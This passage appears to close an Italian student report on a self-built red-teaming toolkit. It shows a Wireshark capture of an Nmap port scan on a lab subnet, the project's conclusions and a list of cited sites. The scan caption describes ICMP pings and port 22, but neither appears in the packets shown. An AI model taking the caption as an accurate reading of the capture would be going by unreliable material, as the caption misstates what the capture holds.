932	28.317885	10.0.0.160	10.0.0.160	TCP	78	60746 → 389 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=4222496886 TSecr=0 SACK_PERM
933	28.317864	10.0.0.160	10.0.0.160	TCP	78	60757 → 139 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1447878139 TSecr=0 SACK_PERM
934	28.317979	10.0.0.160	10.0.0.160	TCP	66	60715 → 80 [FIN, ACK] Seq=1 Ack=1 Win=131776 Len=0 TSval=1484327526 TSecr=0 SACK_PERM
935	28.322854	10.0.0.160	10.0.0.160	TCP	54	139 → 60757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
936	28.322857	10.0.0.160	10.0.0.160	TCP	66	80 → 60715 [ACK] Seq=1 Ack=2 Win=5792 Len=0 TSval=352193119 TSecr=1484327533
937	28.322876	10.0.0.160	10.0.0.160	TCP	78	60746 → 389 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=4222496886 TSecr=0 SACK_PERM
938	28.327656	10.0.0.160	10.0.0.160	TCP	78	60791 → 53 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1673666751 TSecr=0 SACK_PERM
939	28.333848	1.1.1.1	10.0.0.160	TCP	74	53 → 60791 [SYN, ACK] Seq=0 Ack=1 Win=65228 Len=0 MSS=1460 WS=128 SACK_PERM TSval=119635527
940	28.333863	10.0.0.160	1.1.1.1	TCP	54	60791 → 53 [RST] Seq=1 Win=0 Len=0
941	28.335738	10.0.0.160	10.0.0.160	TCP	54	389 → 60746 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
942	28.335741	10.0.0.160	10.0.0.160	TCP	54	515 → 60784 [RST, ACK] Seq=1 Ack=1 Win=24584 Len=0
943	28.339489	10.0.0.160	10.0.0.160	TCP	78	60833 → 32768 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=4147695265 TSecr=0 SACK_PERM
944	28.343762	10.0.0.160	10.0.0.155	TCP	78	60845 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1558313374 TSecr=0 SACK_PERM
945	28.343787	10.0.0.160	10.0.0.155	TCP	78	60847 → 23 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=795864283 TSecr=0 SACK_PERM
946	28.343856	10.0.0.160	10.0.0.160	TCP	78	60838 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2627946647 TSecr=0 SACK_PERM
947	28.343213	10.0.0.160	10.0.0.160	TCP	54	23 → 60847 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
948	28.347220	10.0.0.160	10.0.0.155	TCP	54	23 → 60847 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
949	28.347675	10.0.0.160	10.0.0.155	TCP	78	60835 → 110 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=381895734 TSecr=0 SACK_PERM

Figura 92 - scansione wireshark durante scan nmap

Scansione Nmap su Subnet 10.0.0.0/24

Lo screenshot mostra il traffico generato da una scansione Nmap eseguita sulla rete 10.0.0.0/24. Si notano pacchetti ICMP (ping) utilizzati per identificare host attivi, oltre a pacchetti TCP SYN inviati su porte comuni (es. 22, 80, 443) per il port scanning. La comunicazione evidenzia tentativi di connessione da parte del toolkit verso ogni indirizzo IP della subnet, confermando l'attività di ricognizione.

Wireshark cattura inoltre le eventuali risposte degli host attivi, come pacchetti SYN-ACK (porta aperta) o RST (porta chiusa), fornendo evidenza diretta dell'attività di scansione.

Conclusioni

Il progetto descritto in questo elaborato rappresenta il risultato di un percorso di apprendimento e sviluppo che ci ha permesso di affrontare, in modo pratico e approfondito, le principali tematiche legate alla sicurezza informatica offensiva e all'ingegneria del software. La realizzazione di un toolkit integrato per il red teaming ci ha consentito di mettere in pratica competenze trasversali, dalla progettazione architetturale alla programmazione full-stack, dalla gestione di database relazionali alla containerizzazione, fino all'integrazione di strumenti di sicurezza avanzati.

Durante il semestre, abbiamo affrontato sfide tecniche significative, come l'orchestrazione di strumenti eterogenei (Nmap, Amass, Metasploit), la gestione sicura dei dati e delle comunicazioni, e la creazione di un'interfaccia utente moderna e intuitiva. Il lavoro di squadra è stato fondamentale per suddividere le responsabilità, confrontarci sulle scelte progettuali e risolvere insieme i problemi incontrati, migliorando così anche le nostre capacità di collaborazione e comunicazione.

Il toolkit sviluppato si è dimostrato robusto, scalabile e facilmente estendibile, grazie a un'architettura modulare e all'adozione di best practice di sicurezza e sviluppo. L'integrazione di un sistema di logging centralizzato, la containerizzazione tramite Docker e la separazione netta tra frontend e backend hanno reso la piattaforma adatta sia a contesti di laboratorio che a scenari reali di assessment di sicurezza.

Dal punto di vista personale, questo progetto ci ha permesso di consolidare le conoscenze acquisite durante il percorso di studi e di acquisirne di nuove, soprattutto in ambito DevOps, sicurezza applicativa e sviluppo di applicazioni distribuite. Siamo consapevoli che il toolkit può essere ulteriormente migliorato, ad esempio introducendo un sistema di autenticazione avanzato, nuove funzionalità di reporting o l'integrazione di ulteriori strumenti di sicurezza, ma riteniamo che la base realizzata sia solida e rappresenti un valido punto di partenza per futuri sviluppi.

In conclusione, l'esperienza maturata ci ha fornito non solo competenze tecniche, ma anche una maggiore consapevolezza delle problematiche e delle responsabilità legate allo sviluppo di soluzioni per la sicurezza informatica, preparandoci in modo concreto alle sfide professionali che ci attendono.

Sitografia

OpenAI ChatGPT – Generatore di testo e assistente AI

<https://chat.openai.com/>

Metasploit Framework – Strumento per penetration testing e sviluppo di exploit

<https://www.metasploit.com/>

Nmap – Network Mapper, tool per la scansione di reti

<https://nmap.org/>

OWASP Amass – Strumento per la raccolta di informazioni su domini e sottodomini

<https://owasp.org/www-project-amass/>

Docker – Piattaforma per la containerizzazione di applicazioni

<https://www.docker.com/>

React – Libreria JavaScript per la creazione di interfacce utente

<https://react.dev/>

Node.js – Ambiente di esecuzione JavaScript lato server

<https://nodejs.org/>

MySQL – Database relazionale open source

<https://www.mysql.com/>

SQLAlchemy – ORM per Python

<https://www.sqlalchemy.org/>

Flask – Micro web framework per Python

<https://flask.palletsprojects.com/>

GitHub – Repository e versionamento del codice

<https://github.com/>

OWASP – Open Web Application Security Project

<https://owasp.org/>

Stack Overflow – Community di domande e risposte per sviluppatori

<https://stackoverflow.com/>

Git for Windows – Strumento per il versionamento su Windows

<https://gitforwindows.org/>

Chocolatey – Gestore di pacchetti per Windows

<https://chocolatey.org/>

FastAPI – Web framework moderno per API in Python

<https://fastapi.tiangolo.com/>